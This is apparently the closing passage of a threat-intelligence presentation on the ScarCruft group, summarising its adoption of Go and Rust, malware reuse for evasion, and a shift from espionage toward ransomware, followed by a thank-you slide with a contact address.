Use of Multiple Programming Languages

ScarCruft has begun adopting modern languages such as Go and Rust, reusing existing malware to increase versatility and strengthen detection evasion.

A Shift in ScarCruft's Strategic Objectives

The introduction of ransomware marks a departure from ScarCruft's traditional espionage focus, suggesting new financial motives or broader disruptive objectives.

Thank You

gimjiho@s2w.inc